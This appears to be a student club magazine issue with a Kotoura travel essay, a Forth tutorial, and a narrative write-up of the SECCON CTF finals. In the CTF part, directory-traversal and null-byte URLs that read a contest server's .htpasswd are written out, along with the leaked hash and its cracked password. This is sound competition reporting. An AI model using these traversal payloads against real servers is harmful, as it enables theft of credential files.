- ・ **H ∞ 制御**：「えいち いんふいにてい せいぎょ」と読みます。想定されるモデルとの誤差などによる外乱を抑制し、安定性を維持し続ける性質「ロバスト性」に優れた制御です。制御対象が正しく計測できない場合に用います。
- ・ **反復学習制御**：制御対象がもっとよく分からぬ場合、モデル化できない場合に用います。でも、まあ、右や左、おおよその位置は分かる程度です。

上記よりもっとひどい状態「とりあえずゴールは分かるけど、右も左も分からない」場合、学習アルゴリズム（遺伝的アルゴリズムや強化学習など）を用います。これらの制御に興味があつたら、線形代数や解析学はしっかり勉強しよう！ 「知的な制御を見せてやる……だれか実装してくれ！」 は避けたいですね。

こううらちょう そうだ、琴浦町に行こシコシコシコシ


文 編集部 ジオン

1 旅のきっかけ

2013年冬アニメに「琴浦さん」というものがあった。原作は、人の心を読み取ってしまう少女「琴浦さん」が超能力研究会を中心とした仲間達と送る日常を描いた4コマ漫画である。琴浦という名は鳥取県の東伯郡琴浦町に由来しており、作中でも作者が同町から名前をとったことを明言している。しかし、あくまで名を取っただけであり、それ以外の接点はなかったのだが、「琴浦さん」がアニメ化されるにあたり、何故かヒロインの実家が鳥取県琴浦町ということになり、琴浦町は琴浦さんの聖地となってしまった。実際に劇中では鳥取県のマスコットキャラクター「トリピー」が写るなど、鳥取県要素はいくつか見受けられた。だが、肝心の琴浦町らしさは全く描かれていなかった。そこで今琴浦さんの聖地を巡礼した上で、琴浦町はどのようなところなのかを紹介する旅をすることにした。

2 徒歩でいく、琴浦ぶらり旅

鳥取県西部の米子市米子駅から列車に揺られること約1時間。山陰本線浦安駅に降り立ち旅は始まる。ホームから駅内に入ると寂れた駅の雰囲気に合わないポスターが掲示されている。琴浦さんアニメ化のポスターだ。ここ、浦安駅はアニメの中で登場した「琴浦駅」のモデルとなった駅なのである。琴浦町は2004年に赤崎町と東伯町という2つの町が合併してできた新しい町であり、琴浦駅というものは本当は存在しないので注意してほしい。駅の外観を撮影していたところ、カメラを持った同業者らしき人物が数人確認できた。琴浦町は漫画のヒットに便乗して町おこしを行っているようだが、その効果はそこそこ出ているようだ。



琴浦さんアニメ化ポスター

浦安駅の撮影が終わったところで今回の旅の計画を確認する。ゴールは琴浦町観光協会。目的はここでしか売

られない琴浦さん名刺用紙の入手。ゴールまでの距離は約6kmほど。2駅分ほどの距離をひたすら歩き続け、琴浦町の町並みを観光しようという計画である。

まずは駅から大きな道に出るため、畠と木造の民家しかない道を行く。何もない道というやつだろうか。かろうじて時々郵便局や、営業しているかどうかわからない個人経営の店がぽつぽつと見える。そのよう



な道をしばらく行くと、国道9号線に合流。国道に沿って西へと進む。ここからは国道に面しているということ

もあり、コンビニやパチンコ店などが増える。



上がアニメ、下が実際の蒲安駅

琴浦町は自然豊かな土地であり、西に向かって歩いていると、左手には美しい船上山^{せんじょうざん}、右手には広大な日本海を見る事ができる。山と海の両方があるため、吹く風も土の匂いと潮の匂い(と排気ガス)が混ざった匂いがする。その独特な匂いを嗅ぎながらひたすら歩きつづける。特に何もない至って普通の道だが、ちゃんと琴浦町の観光コースにも指定されている道である。観光スポットではないが、版権的に危なそうな張り子が置いてある旅館や、謎の張り子が置いてある焼き肉店など、いろんな意味で面白いものも見つけることができた。

3 kmほど歩いたところで上り

坂がえてくる。琴浦町の旧赤崎町周辺は土地の高低が激しい。目的地まで6 kmと言ったものの、体感的にはそれ以上に長

く感じる。両サイドを林に挟まれた長い坂道を黙々と上っていく。もう一度言うが、れつきとした徒步用の観光コースである。

坂を登り切った先には、道の駅ポート赤崎と風の丘がある。道の駅ポート赤崎は食堂、コンビニと長距離運転してきたドライバーの腹を満たす場所としての機能と、赤崎の港と畑でとれた新鮮な魚と野菜を直売する市場という観光地として



道の駅ポート赤崎

の機能の両方を有している。


風の丘はかつて赤崎に漂着した韓国船の乗員を、地元の人間が手厚くもてなしたという話に由来する日韓交流の記念施設で、韓国関連の商品が売っていたり、琴浦町と韓国の交流の記録などが展示したりしてある。韓国風の建物が並ぶ記念公園もあるのだが、人の出入りが激しい道の駅に対して、こちらはあまり人が出入りしているようには見えなかった。

土産をいくつかを購入して道の駅を去る。坂を下っていく途中、ガードレールから海側を見ると港が見え、赤崎が港町だということがよくわかる。

下り坂が終わると旅は終盤。残すは琴浦町観光協会だけである。国道9号線沿いの道から赤崎駅に至る途中に、琴浦観光協会、正確に言えばそれを含んでいる琴浦町役場分庁舎を見つけた。琴浦さんの宣伝がない建物の外觀、町役場という名称から本当にここが目的の場所なのかと最初は戸惑っていたが、いざ入ってみるとそれが杞憂だ



田舎の道はこんなものです



上：役場の正面玄関に置いてあるパネル。とても目立つ

下：観光協会窓口

ったことがすぐにわかる。正面玄関に巨大なパネルが何枚も並び、琴浦さん一色になっている。もちろんカメラに収める。内容をみるとわざわざここへ足を運ばなければ見られないパネルだろう。苦労した甲斐があったというものである。(とはいって地元民なのだが)パネルを堪能した後は、館内案内に従い観光協会がある2階へと行く。観光協会というぐらいだから立派な部屋があるのかと思いきや、数ある役所の窓口の中の一番端っこ的一角にそれはあった。窓口の前に琴浦さんグッズと原作者のサイン色紙が並べられている。近づくと窓口のおばさんが私からにじみ出るアレなオーラを察したのか、「名刺の購入希望ですか?」と声をかけてくれた。アニメがそこそこ人気とはいえ名刺用紙を買いにわざわざ来る人が少ないのか、何箱でも購入してよいとのことだったが、使う用途もあまりないため2箱だけに止めた。

領収書をもらい、琴浦町の観光についての資料を一通りもらったあと、役場を後にする。

駅へと向かう短い道のりの間に琴浦さんと琴浦町のコラボポスターをいくつか見つけた。どうやら町の至る所にポスターが貼ってあるようだ。ド田舎のなんてことない道ばたにアニメのポスターが貼

つてある、そんな光景に妙な違和感を覚えつつ、駅に着き帰路に就いた。

3 戦利品報告

赤崎コロッケ

ポート赤崎で買った赤崎コロッケ。2つ入りで200円。一枚一枚のばら売りはしていない。コロッケというと牛肉やじゃがいもが中に入っているのを想像するが、これには赤崎町の特産物である蒲鉾^{かばこ}が入っている。唐辛子がピリっと辛く癖になる。食べるときはオープントースターですこし焦げ目が付くまで焼くとさらに美味しいくなる。



琴浦さん名刺



琴浦町でしか手に入らない琴浦さん名刺用紙。琴浦町とコラボした全10種類のデザインがある。各デザイン10枚入り、計100枚で一箱500円。イラストが紙面の結構な割合を占めているため名刺用紙としては使いにくそうと思ってはいけない。入手できるのが琴浦町のみということもあり、ファンの間でも相当レアなアイテムになるのではないかと勝手に思っている。欲しい方は編集部にいただければ1人1枚までならプレゼントします。先着100名様まで！

4 旅のまとめ

琴浦町は一言で言ってしまうと素朴な町だ。山と海に挟まれたあの土地はどこか時間がゆっくりと流れている。今回の旅は琴浦さんという漫画で話題になったとのことがきっかけだったが、それに関係なく、琴浦町にしかない魅力はたくさんあると思う。これを機に漫画とコラボして町おこしをするのも大切なのかもしれないが、このゆったりとした素朴な町の雰囲気は失われて欲しくないものである。この記事を読んで琴浦町に興味を持った方は、訪れた際は是非とも琴浦さん以外にもこの町の雰囲気を堪能していただきたい。結局私の今回の旅は聖地巡礼と観光を重ねてしまったため中途半端なものになってしまったようにも思える。幸いなことに琴浦町には祖母の家があるため、これからも行く機会は多い。気が向いたらまたこの町旅をするかもしれない。

プログラミング言語探訪記 Forth 編

文 編集部 linerlock

はじめに

新たなプログラミング言語に触ることは、既に習得しているプログラミング言語を見つめ直す良い機会にもなれば、自分のプログラミングスタイルが根本から覆るような衝撃的な出会いになったりもする。世の中には幾百ものプログラミング言語が存在し、そのどれもが独自の思想、文化、歴史を持っており非常に興味深い。本連載では様々なプログラミング言語を俯瞰し、読者の皆様に「新たなプログラミング言語との出会い」と共に「プログラミング言語を学ぶことの楽しみ」を伝えられればと思っている。

1 スタック指向型プログラミング言語 Forth

Forth はスタック指向型のシンプルなプログラミング言語だ。Forth はアメリカ国立電波天文台の電波望遠鏡制御のためにチャールズ・H・ムーア氏が開発したもので、その命名は第四世代プログラミング言語を意味する fourth 由来している。(当時の計算機は文字数に制限があり、その影響で文字が削られて forth になった。) Forth は言語仕様が小さく、オペレーティングシステムが無いような環境でも動作する。多くのプラットフォームへ移植された実績もあり、処理系の数も多い。また幾つかの処理系は非常に優秀なマシンコードを出力するので、C 言語より良い性能を示すこともある。Forth の処理系の設計は後の Java 仮想マシン (Java Virtual Machine : JVM) の設計に多大な影響を与えることになった。

言語として Forth を見たとき、その最大の特徴は逆ポーランド記法を採用していることだろう。逆ポーランド記法については後の章で詳しく解説する。Forth は他のプログラミング言語、例えば Java や C 言語などとは大きく異なる書き味のプログラミング言語だ。Forth を通じてスタック指向型プログラミングのおもしろさを体験してみてほしい。

尚、この記事は 2013 年 3 月時点での情報を基に記述している。掲載しているプログラムは Ubuntu LTS12.04 上で動作確認をしている。一部の記述は Ubuntu を前提としたものになっているので他のディストリビューションを使っている方は適宜読み替えてほしい。

2 スタックとは

スタックは最後に入れた値が最初に出てくる (Last In First Out : LIFO) ようなデータ構造を指す。積み木のようなものを思い浮かべて欲しい。スタックは丁度積み木を縦に積んだような姿をしており、「積み木の一番上に新しく積み木を積む」「積み木の一番上に乗っている積み木を取り除く」という操作を行うことができる。この新しく積み木を積む操作を *Push* といい、一番上の積み木を取り除く操作を *Pop* という。^{*1}

^{*1} 多くの場合、スタックは *Push* や *Pop* だけでなく、スタックの一番上の値を取り出すが、スタックの状態は変更しない *Peek* 操作やスタックの一番上の値をスタック上に複製する *Duplicate* 操作などをサポートしている




図1 スタックへの Push 操作とスタックからの Pop 操作

スタックは頻繁に用いられるポピュラーなデータ構造の一つなのでしっかり理解しておきたい。よくわからなかつた人は筑波大学二年次対象開設科目「データ構造とアルゴリズム^{*2}」を履修するといいだろう。

3 スタック指向型プログラミング言語とは

Forth は先ほど解説したスタックをベースとしたプログラミング言語で、値の受け渡しはすべてスタックを介して行う。Forth における単純な足し算の例を見てみよう。

```
1 1 + .
```

これはまずスタックに 2 回 1 を積み、その状態で命令 + を実行する Forth プログラムだ。最後の . は出力命令でスタックトップの値（最後に入れた値）を標準出力に書き出す命令である。ちなみに Forth では命令とかサブルーチン、リテラルにあたるもの（上のプログラムでいう 1 や +）をワードと呼び、Forth プログラムはワードの集まりとして表現される。Forth システムはディクショナリというものを持っており、ワードがどういう意味を持つのかはディクショナリによって決定される。

Forth プログラムは我々が普段数式を記述する際に用いる中置記法（1 + 1 とか）とは異なる書き方をしているという点に注目して欲しい。このような、演算子をオペランド（被演算子）の後ろに書くような記法を逆ポーランド記法と呼ぶ。逆ポーランド記法は中置記法に存在する曖昧さが存在しないため、中置記法より簡潔に記述する事が可能である。例えば次の式は計算すると 9 になる。

```
1 2 + 3 * .
```

Forth は言うなればプログラムをすべて逆ポーランド記法で記述するプログラミング言語なので逆ポーランド記法の持つ簡潔さや曖昧性のなさといったメリットがそのままプログラムへと活かされている。

他の多くのプログラミング言語では () を優先順位を明示するために使うが、なんと Forth ではその特徴から優先順位を明示する必要が無いため大胆にも () をコメントの構文としている。括弧でくくられた範囲はコメントとなりプログラム上では無視される（改行を含むことはできない）。また \ から行末までもコメントとして扱われる。

^{*2} http://www.coins.tsukuba.ac.jp/syllabus/GB11911_GB11921.html

4 Forth のインストール

Forth プログラムを実行するためには「プログラム処理系」という Forth プログラムを解釈し、実行するプログラムが別途必要である。Forth の処理系は数多く存在するが、今回は *gforth* という処理系を採用することにした。標準ではインストールされていないので apt-get から *gforth* をインストールしよう。尚、これ以降特に注釈がない場合、% で始まる行はシェルへの入力とする。

```
% sudo apt-get install gforth
```

5 Forth で Hello World

「Hello World」は標準出力に Hello Wolrd という文字列を表示するプログラムを指し、プログラマが新しいプログラミング言語を学ぶ時、最初に取り組むお題として用いられ、「世界一有名なプログラム」ともいわれている。また Hello World プログラムにはプログラミング言語の処理系が正しくセットアップできているかを確認する意味合いもある。

では早速 Forth で Hello World してみよう。Forth は対話的にプログラムを記述・実行するから、まずは *gforth* コマンドで対話的実行環境を起動する。

```
% gforth
```

無事 *gforth* が起動して入力待ち状態になったら次のように入力する。

```
. "Hello,World!!"
```

「.」の後にはスペースが必要だということに気をつけてほしい。また「.」と「」の間にスペースを入れてはいけない。無事 Hello World できたら次の章より Forth について詳しくみていく。

6 Forth クイックツアー

6.1 即値、定数、変数

Forth のあらゆる値は即座にスタックに積まれる。ただし、浮動小数点数だけは値の構成が他の値と異なるため、別のスタックに積まれ、接頭辞 f のついた専用ワードを用いて操作をすることに注意して欲しい。

```
1
```

整数 1 がスタックに積まれる。

```
1.23e
```

浮動小数点数 1.23 がスタックに積まれる。

```
TRUE  
FALSE
```

TRUE では真を、FALSE では偽を表す数がスタックに積まれる。*gforth*においては真が -1、偽が 0 として表される。

Forth は定数や変数を宣言する事もできる。定数は固定されて変化しない値に特別名前を付けたもので、変数は箱のように入れたり出したり変更したりできるものだと理解しておけば良い。

3.14 CONSTANT PI

(値) *CONSTANT* (名前) の形で定数を宣言できる。上の例では円周率 3.14 を PI という名前で定数として宣言している。

```
VARIABLE ACCOUNT
ACCOUNT 1000 !
ACCOUNT @
```

VARIABLE (変数名) の形で変数を宣言できる。変数への値の代入は!をワードを、変数から値を読み出すには@ワードを用いる。変数はスタックと異なり、再代入を行わない限りは値は保持される。(読み出し操作によって破壊されない)

6.2 基本的なスタック操作用ワード

Forth が提供している基本的なスタック操作用ワードを紹介する。

```
SWAP ( a b -- b a )
```

スタックの上から 2 つの要素を入れ替える。*(a b -- b a)* の範囲はスタックコメントと呼ばれ、そのワードがスタックをどのように操作するかを示している。

```
ROT ( a b c -- b c a )
```

rotate。スタックの上から 3 つの要素を回転させ、一番深い所にある要素をスタックトップに持ってくる。

```
DUP ( a -- a a )
```

duplicate。スタックトップの値を複製する。

```
DROP ( a -- )
```

スタックトップの値を捨てる。

6.2.1 新しくワードを定義する

Forth は既存のワードを組み合わせて新しいワードを定義することができる(丁度実際の辞書のように)。ためしに引数として受け取った値を 2 乗するワード *SQUARE* を定義してみよう。

```
: SQUARE ( n -- n * n )
  DUP
  *
;
```

*(n -- n * n)* の箇所はコメントなので、あってもなくても意味は変わらないが慣例として関数名の後に引数を何個取るのかとどういう使われかたをするのかを記述する。上の定義ではスタックトップに引数があることを前提として直接スタックを操作しているが、他にも引数を明示するような書き方もできる。

```
: SQUARE { n -- n * n }
  n n *
;
```

今度はコメントの代わりに $\{n -- n * n\}$ という節が追加されている。-- の左側に引数リストが並び右側に使い方を記述する。引数リストで明示した引数はローカル変数のように扱うことができる。

6.3 Forth で構造化プログラミング

構造化プログラミングはエドガー・ダイクストラによって提唱されたプログラミングパラダイムで、プログラムを階層的な構造を持つ小さな単位に分割して設計する。またダイクストラは Structured Programming という論文で、「1つの入力と 1 つの出を持つプログラムは順次、分岐、反復の 3 つの構造で記述できる」という構造化定理を証明している。Forth は構造化プログラミングもサポートしており、構造化定理の 3 構造である分岐やループなども記述することができる。

分岐を行うには IF ... ELSE ... THEN ワードもしくは IF ... THEN ワードを使う。これらのワードはスタックトップから真偽値 (TRUE または FALSE) を取り出し、その値によって分岐を行う。

```
: CHECK (flag -- )
  IF ."FALSE!!!" ELSE ."TRUE!!!" THEN
;

: CHECK (flag -- )
  IF ."TRUE!!!" THEN
;
```

繰り返し処理は BEGIN ... UNTIL ワードを使って記述する

```
: TEST ( n -- )
  BEGIN
    ."Hoge"
    1 - DUP 0 <
  UNTIL
;
```

カウントダウンをより簡便に記述するために DO ... LOOP というワードも用意されている。

```
: TEST { n -- }
  N 0 DO
    ."Hoge"
  LOOP
;
```

gforth ではこれらのループや分岐を行うワードはコンパイル時限定ワードになっていて、基本的に手続きの定義の中でしか使えないようになっているが、他の処理系、例えば *pforth* などではこのような制限がないものもある。

7 Forth でのプログラム例

ここまで簡単に Forth でのプログラミング方法について紹介してきた。C 言語などのプログラミング経験がある人から見れば、Forth は不思議なプログラミング言語として写るかもしれない。ここで Forth を使った簡単なプログラム例を紹介し、Forth がちゃんとプログラムの書けるプログラミング言語であることを示そうと思う。実際にプログラミング入門 II の講義で演習課題として出された問題を Forth で解いてみよう。

— 2012 年度プログラミング入門 II 演習 1 課題 1 —

読み込んだ整数の段数を持つピラミッドを表示するプログラムを作成しなさい。たとえば、3 段の場合

```
*  
***  
*****
```

と表示される。

(<http://www.hpcs.cs.tsukuba.ac.jp/lecture/prog2-ex/prog2-ex1.html> より部分的に引用)

まず問題を解くにあたって、 n 個の * を表示する手続き *STARS* 及び n 個の空白を表示する手続き *SPACES* を定義しよう。*DO...LOOP* ワードは初期値として 0 を与えられると無限ループに陥ってしまうため、*IF* ワードでこれを回避している。尚、*EMIT* はスタックトップの数を ASCII 文字として解釈し、出力するワードで、*SPACE* は空白を出力するワードである。

```
: STARS ( n -- )  
  DUP 0 > if 0 DO 42 EMIT LOOP THEN  
 ;  
  
: SPACES ( n -- )  
  DUP 0 > if 0 DO SPACE LOOP THEN  
 ;
```

次に実際に n 段のピラミッドを表示させる手続き *TRIANGLE* を定義する。各段で必要な空白の数と * の数を計算して表示するという処理を n 回繰り返している。ちなみに I はループが現在何回目なのかを示すループカウンタ、*CR* は改行を出力するワードである。

```
: TRIANGLE { n -- }  
  n 1 + 1 DO  
    n I - SPACES  
    I 2 * 1 - STARS CR  
  LOOP  
 ;
```

gforth に上のコードを入力した上で *10 TRIANGLE* と入力すると以下のような出力を得ることが出来る。

8 Forth まとめ

- Forth はスタック指向型のプログラミング言語である。値はすべてスタックを介して受け渡しされる。
 - 逆ポーランド記法を用いてプログラムを記述し、中置記法を用いた場合より簡潔に記述する事ができる。
 - 定数や変数、ループなども記述することができ、構造化プログラミングを行うことも可能である。
 - 既存のワードを組み合わせて新たなワードを定義することができる。ワードの意味は Forth システムの持つディクショナリによって決定される。
 - Forth は決してプログラムの書けないおもちゃ言語ではない。れっきとした実用プログラミング言語である。

9 Forth を気に入ったあなたにおすすめしたいプログラミング言語

PostScript

スタック指向型のページ記述用言語。Forth と同じ逆ポーランド記法を採用している。

Factor

Forth に強い影響を受けて設計されているスタック指向型のプログラミング言語。逆ポーランド記法を採用している。また LISP のエッセンスを多数取り込んでおり高階関数やガーベッジコレクションなどの機能も持っている。

10 もっと Forth について知りたくなったときは

Forth 公式サイト

<http://www.forth.org/>

Earth 200xEarth 最新版 200x に関する情報

<http://www.forth200x.org/forth200x.html>

The Evolution of Forth

<http://www.forth.com/resources/evolution/index.html>

SECCON CTF 全国大会

文 編集部 吉村 優

SECCON CTF 全国大会の開催、運営に尽力して下さった SECCON 実行委員をはじめとする皆様に感謝いたします。

またこの記事を書くにあたり、問題の掲載許可及び問題の資料を下さった問題作成者の皆様に感謝申し上げます。

第 1 章

1.1

つくば大会^{*1}は、本当に上手くいった。もはや結果は覚えていないが、俺は SQL インジェクションの問題に貢献出来た。横浜大会^{*2}においても、SHA3^{*3}を用いた問題を解いて貢献することが出来た。

チーム urandom はつくば大会二位の成績によって、今回の SECCON CTF 全国大会^{*4}へ出場することとなった。しかし、俺の盛運に繋りがないはずもない。それでも俺が参加するのは、義理なのかもしれない。つくば大会の時にはあれ程狂っていたものの、最近は抗不安薬の服用によって幾分か病魔の発現は抑えられているので、こんな精神を磨り減らすだけの戦いに挑むのはもはやおーぴー^{*5}への義理かもしれない。

まあ、いずれにしても俺はまた精神を犠牲にした戦いへ参加してしまった。今度こそ壊滅的な敗北を喫し破滅するかもしれない。

1.2

俺とおしろ^{*6}は TX つくば駅の改札前でおーぴー達と合流した。今回の会場は北千住にある東京電機大学のキ

ャンバスらしいので、我々は TX で 40 分程かけて向うことになる。おーぴーはタイヤの付いたキャリーバッグと、23 インチくらいのモニターを装備していた。

列車に乗り込み、俺は Kindle で本を読みながらも今日の大会のことをダラダラ考えている。今日の全国大会はつくば大会などで行われた CTF とはシステムが違う。つくばなどで行われた大会のシステムは、いくつか問題が用意されていて、その問題に解答する度にポイントが入るという本当に旗とりゲームであったが、今回行われるのは攻防戦。DEFCON^{*7}と同じように、各チームにサーバーが与えられ、敵チームのサーバー上で稼動しているサービスを攻撃しつつ、自身のチームのサーバー上で動くサービスを守り抜くようなものになるだろうというのがおーぴーの読みだ。ちなみに大会実行委員会から提示されたルールは、

- ・指定のターゲットサーバを攻略し、また他チームの攻撃から守る攻防戦を行う。
- ・ターゲットサーバを攻略し得られる「キーワ

^{*1} 2012 年 5 月に行われた大会、WORD 23 号に掲載された。

^{*2} つくば大会の次の次に行なわれた大会で、2012 年 12 月に行われた。urandom も参加し成績は四位であった。

^{*3} ハッシュ関数アルゴリズムのこと。

^{*4} 2013 年 2 月に行われた大会。

^{*5} 情報科学類二年次学生、urandom のリーダー。CTF マニア。

^{*6} 情報科学類二年次、WORD 民。

^{*7} ラスベガスで行われる国際的な CTF。

ード」を、スコアサーバにサブミットしたチームに、点数を与える。

- ターゲットサーバを管理していることを示す「フラッグワード」を、所定の Web ページに示していた場合、そのチームに点数を与える。

という 3 つのみで、正直何が何やら分からぬ。まあ、恐らく何が何やら分かっていないのは他チームも同じだろう。それにこちらは海外の CTF を経験したおーぴーを擁している分他チームよりも有利なはず。いずれにしろつくば大会ではただ立っている旗を取れば良いだけであったが、今回は取った旗を防御する必要があろうというのはなんとなく想像がつく。

1.3

北千住駅の近くで適当に昼食を済ませ、会場である東京電機大学の百周年記念ホールなる場所へ行く。見るからに新しいそのキャンパスは、筑波大学の中でも綺麗な方である総 B 棟などと勝負しても勝つだろうというくらいには綺麗であった。特にキャンパス内にエスカレーターが配備されていたり、駅にある改札のような設備もあるあたり、相当の資金が投下されていると思われる。

会場は広めのホールに机と椅子を用いて各チームの島が作られており、もう場所は決められていた。おーぴー

ーなどはモニターを持ち込んでいることもあり、いそいそと設営を始める。俺は MacBook Pro のみで勝負に臨む予定だったので、直ちに設営が終わった。

その間、入場の時に貰った新聞を眺めることにした。新聞というのは 2 月 22 日に発行された読売新聞夕刊で、ここに今回の SECCON 全国大会の記事が掲載された。「学生ハッカー 実戦で競う」と題された記事^{*8}には、灘中学・高校パソコン研究部のメンバーを中心としたチームが優勝候補であると書かれている。これはおーぴーが警戒していたチーム EpsilonDelta のことだ。灘中学・高校という凄まじい学歴もそうだが、奈良大会^{*9}においては二位の大学院生で構成されたチーム itokagi と二倍程度の点差を付けて優勝した。また彼らは全員セプキン^{*10}卒業生、全く油断出来ぬ。

すると EpsilonDelta の 4 人が会場へ入ってきた。姿は完全に中学生であるが、彼らは既に大学院生を屠っている。盛運尽きた俺を屠るのは彼らになるのだろうか。いや俺達 urandom だって、つくば大会では最年少 Ruby コミッターが率いるチームを倒したんだ。目指すは EpsilonDelta より上などと、大学生にしては少々大人気ない目標を掲げた。まあ優勝候補なので許されるだろう。

彼らの島は我々の島の左隣り、彼らの動きが常に見えるこの位置は幸か不幸か。

第 2 章

2.1

運営の注意などが終わり、競技は開始された。俺は直ちに問題サーバーへとアクセスする。問題は Mercury

というものが一問のみ。まあ従来通り、時間の経過と共に問題が追加されて行く形式なのであろう。

とりあえず問題には「FLAG ページ」と書かれ

*8 <http://www.yomiuri.co.jp/kyoiku/news/20130222-0YT8T01153.htm> (4 月 12 日閲覧)

*9 つくば大会の次に行われた SECCON 大会で、2012 年 11 月に開催された。

*10 情報処理推進機構 (IPA) が主催していたセキュリティ & プログラミングキャンプのこと。現在はセキュリティ・キャンプとなっている。

た `http://10.2.0.3/FLAG` という URL、そして「キー
ワード」という入力フォームが用意されている。とにかく `http://10.2.0.3/FLAG` へアクセスしてみる。

これはどうやら、何も書かれていない白紙ファイル。
なるほど、何かの手段を用いてここへチームごとに定め
られた「フラッグワード」を書き込めば得点になるのだ
ろう。フラッグワードは指定のページで公開されてお
り、`c886eefb9dcd32……` というハッシュ値を連想させる
ような、全部で 64 字の文字列となっている。他チーム
に割り当てられたフラッグワードも合わせて公開され
ているようだ。まあ他チームのフラッグワードを書き込
む意味などなかろうから、別にこれはどうでもいい。

で、解くべき問題はどれだ。とりあえず、`http://10.2.0.3/` へアクセスしてみると、ドキュメントル
ートに置かれたファイルが見える。

Index of /

Name	Last modified	Size	Description
eng.txt	12-Feb-2013 16:39	16	
jpn.txt	12-Feb-2013 17:10	31	
stage2/	12-Feb-2013 17:49	-	
stage1.cgi	12-Feb-2013 17:23	834	

Apache/2.2.15 (CentOS) Server at localhost Port 80

Apache のファイル一覧が露呈している。と
りあえず、`stage2` というフォルダを覗いてみるか。
`http://10.2.0.3/stage2/` へアクセスすると、BA
SIC 認証が出現した。なるほどこの BASIC 認証を突破
するために、脆弱性があるであろう `stage1.cgi` を用い
よということだろう。

`http://10.2.0.3/stage1.cgi` へアクセスすると、
日本語と英語が切り替えられるだけのページが出現
した。

```

1 <html>
2 <head>
3   <title>stage1</title>
4   <!-- by KeigoYAMAZAKI, 2013.02- -->
5 </head>
6 <body>
7 <form action="/" method="get">
8 <select name="lang" onchange="document.forms
9 [0].submit();">
10 <option value="jpn">Japanese</option>
11 <option value="eng">English</option>
12 </select>
13 <input type="submit" value="Send">
14 <hr></form>これはテストです。
15 <br>
```

試しに英語へ切り替えると、JavaScript か何かが走り
自動的に `http://10.2.0.3/stage1.cgi?lang=eng` と
いうアドレスへ移動した。つまり `lang` クエリでファイル
名を渡しているだけの、典型的なディレクトリト
バーサルだ。`http://10.2.0.3/stage1.cgi?lang=./`
`stage2/.htpasswd` で OK。

`File not found. [./stage2/.htpasswd.txt]`

くそ、尻に拡張子.txt を付与するタイプか。ならばヌ
ルバイト攻撃だろう。`http://10.2.0.3/stage1.cgi?`
`lang=./stage2/.htpasswd%00` でよい。

`stage2:$apr1$A6MUJx0Y$yiT18nINvgC/LOADJWWKe.`

うつ、暗号化されてる……。もう駄目だ、おーぴー
を使うしかない。

「おーぴー行けたか？ ヌルバイト攻撃だ」

「おういえ！」

おーぴーの画面にも、同じ文字列が表示された。さ
て、ここからどうしたものか。

「John The Ripper^{*11}を使おう」

は？ John The Ripper だと？ 確かにこいつはどう見てもハッシュ値、復号は無理。となれば、John The Ripper
ということになるが……。こんなことしている時間な
んてあるのか？

そんなことをしている間にサイレン音が会場に響く。

*¹¹ 総当たりと辞書攻撃によるパスワードクラックツールのこと。

このサイレンは、つくば大会同様、どこかのチームが得点する度に鳴る仕組みになっているらしい。また大会側が用意している「スコアサーバー」へアクセスすれば、どのチームがどの問題をクリアしているか、そしてどのチームが現在何ポイント所持しているのかという情報が手に入るようになっている。

スコアを確認していないのでどこのチームが得点したのか知らないが、こんなに早くも解決しているところを鑑みると到底 John The Ripper を使うとは思えない。

とりあえず、このハッシュ値を Google で調べてみよう。あわよくば出てくるかもしれない。一旦大会用の回線を切断し、携帯電話を使ってインターネットに接続する。そしてハッシュ値をそのまま Google の検索フォームに叩き込む。が、ダメ。検索結果はゼロ件。

すると、横にいたゆにや^{*12}が話しかけてくる。彼は横浜大会から参加することになったメンバーで、競技プログラミングやアルゴリズムに精通している。

「おーぴーはパスワードが分ったらしい」

まじかよ。

「パスワードは 222222」

なるほどね。とりあえず stage2 へ進むと、

Stage2 Keyword: JohnTheRipperIsMyFriend

と表示されたページが現れる。なるほど、これがコミットすべきキーワードか。まあ、これのコミットは既におーぴーか誰かがやったのだろう。そしてページ中央には検索フォームと謎の表。

No	ユーザ名	パスワード
1	keigo	*****
2	secccon	*****
3	stage3	*****

ああ、これは明らかに SQL インジェクションだ。つくば大会と同様に UNION を流すタイプ。テーブル名は……そうだ、さっきの stage1.cgi を使えばソースが見える。

「吉村君、今どこ？」

おーぴーが問う。

「今 stage2、SQL インジェクションで——」

「それは今解いた、次は stage3xYz へ進んで」

マジかよおーぴー。つくば大会の時は SQL なんてからきしだったのに。まあいいや、とりあえず次だ。
<http://10.2.0.3/stage3xYz> へ進む。

```

1 <html>
2 <head>
3   <title>stage3</title>
4   <!-- by KeigoYAMAZAKI, 2013.02- -->
5 </head>
6 <body>
7
8 <div style="background-color:khaki; border:1px solid orange; padding:5px">
9 <b>Stage3 Keyword:</b> IamSQLInjectionMaster
10 </div><p><hr><p>
11
12 <form action="/" method="post" enctype="multipart/form-data">
13 Image File: <input type="file" name="upfile" size="30"><p>
14 <input type="submit" value="Upload"></form>
15 <hr>
16 </body>
17 </html>
```

